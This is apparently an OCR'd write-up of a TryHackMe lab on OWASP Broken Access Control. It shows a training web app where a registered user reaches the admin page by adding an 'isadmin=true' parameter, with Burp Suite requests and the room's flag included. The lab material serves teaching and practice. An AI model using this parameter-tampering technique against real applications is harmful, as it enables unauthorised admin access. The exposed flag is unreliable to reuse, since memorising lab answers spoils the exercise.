

OWASP Broken Access Control


```
Exploit Broken Access Control: Number 1 of the Top 10 web security risks.
```

[TryHackMe | OWASP Broken Access Control]




```
ping 10.10.208.69
```





Welcome To VulnerableApp


Creating an account is absolutely free!

Create an account

First Name — Your first name
Last Name — Your last name
Email — Enter a valid email
Password — Password
Re-enter Password — Password confirmation

Create account

Already have an account? Login



Welcome To VulnerableApp

Login to view your dashboard.

Login

Email — Enter email
Password — Enter your password

Submit

Don't have an account? Register

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name: r1skkam is
Last Name: n00b
Email: r1skkam@local.io
Password: ••••••••
Re-enter Password: ••••••••

Create account

Already have an account? Login

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name — Your first name — Only Letters and whitespace allowed
Last Name — Your last name — Only Letters and whitespace allowed
Email — Enter a valid email
Password — Password
Re-enter Password — Password confirmation

Create account

Already have an account? Login

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name	riskkam is	Only Letters and whitespace allowed
Last Name	noob	Only Letters and whitespace allowed
Email	r1skkam@local.io	
Password	••••••••	
Re-enter Password	••••••••	

Create account

Already have an account? Login

Welcome To VulnerableApp

Login to view your dashboard.

Login

Registration successful

Email Enter email

Password Enter your password

Submit

Don't have an account? Register

Logout

Welcome, riskkam is

Announcements

Status Update Test

by: admin

Application building in progress

Report the bugs

by: admin

Pls email me at admin@admin.com for any bugs that you will encounter. Thanks

Online users
admin@admin.com
r1skkam@local.io

Welcome To VulnerableApp

Login to view your dashboard.

Login


Invalid email or password

Email admin@admin.com


Password ••••••••••••••••


Submit


Don't have an account? Register




```
10.10.208.69/dashboard.php?isadmin=true
```







Burp Suite Community Edition v2023.5.4 - Temporary Project
Request
GET /dashboard.php HTTP/1.1
Host: 10.10.208.69
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.208.69/login.php
Cookie: PHPSESSID=fddd595b2151d6c8c9787ade2c255c18
Upgrade-Insecure-Requests: 1
Response
HTTP/1.1 200 OK
Date: Sat, 01 Jul 2023 13:58:17 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1412
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
Dashboard
</title>
<link rel="stylesheet" href="styles.css">
</head>
<body>

Logout


<h1>
Welcome, riskkam is
</h1>
<h2>
Announcements
</h2>
<hr>


<h3>
Status Update Test
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers


Burp Suite Community Edition v2023.5.4 - Temporary Project
Request
GET /dashboard.php?isadmin=true HTTP/1.1
Host: 10.10.208.69
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=fddd595b2151d6c8c9787ade2c255c18
Upgrade-Insecure-Requests: 1
Response
HTTP/1.1 302 Found
Date: Sat, 01 Jul 2023 13:53:35 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/8.0.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: admin.php
Content-Length: 1412
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
Dashboard
</title>
<link rel="stylesheet" href="styles.css">
</head>
<body>

Logout

<h1>
Welcome, riskkam is
</h1>
<h2>
Announcements
</h2>
<hr>
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers


Dashboard
TryHackMe | OWASP Bro
10.10.208.69/admin.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Getting Started
Security | ZDNet
The Hacker News - Cy...
Security News: Cybers...
Threatpost | The first s...
Other Bookmarks
Logout
Welcome To Your Admin page, riskkam is
You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.
Email
First Name
Last Name
Auth level
Delete
Admin access
r1skkam@local.io
riskkam is
noob
Admin
THM{I_C4n_3xpl01t_B4c}
Save Changes
Undo Changes



Logout

Welcome To Your Admin page, normal


You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
normal@user.com	normal	user	Normal	☐	☐
r1skkam@local.io	riskkam is	noob	Admin	☐	☑

THM{I_C4n_3xpl01t_B4c}

Save Changes Undo Changes

WARNING: You have removed your admin authorization. You won't be able to access this page once you logout.



Logout

Welcome, another

Announcements

Status Update Test

by: admin


Application building in progress

Report the bugs

by: admin

Pls email me at admin@admin.com for any bugs that you will encounter. Thanks

Online users
anotheruser@email.com
normal@user.com
r1skkam@local.io



Logout

Welcome To Your Admin page, another


You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
anotheruser@email.com	another	user	Normal	☐	☐
normal@user.com	normal	user	Normal	☐	☐
r1skkam@local.io	riskkam is	noob	Admin	☐	☑

THM{I_C4n_3xpl01t_B4c}

Save Changes Undo Changes

WARNING: You have removed your admin authorization. You won't be able to access this page once you logout.


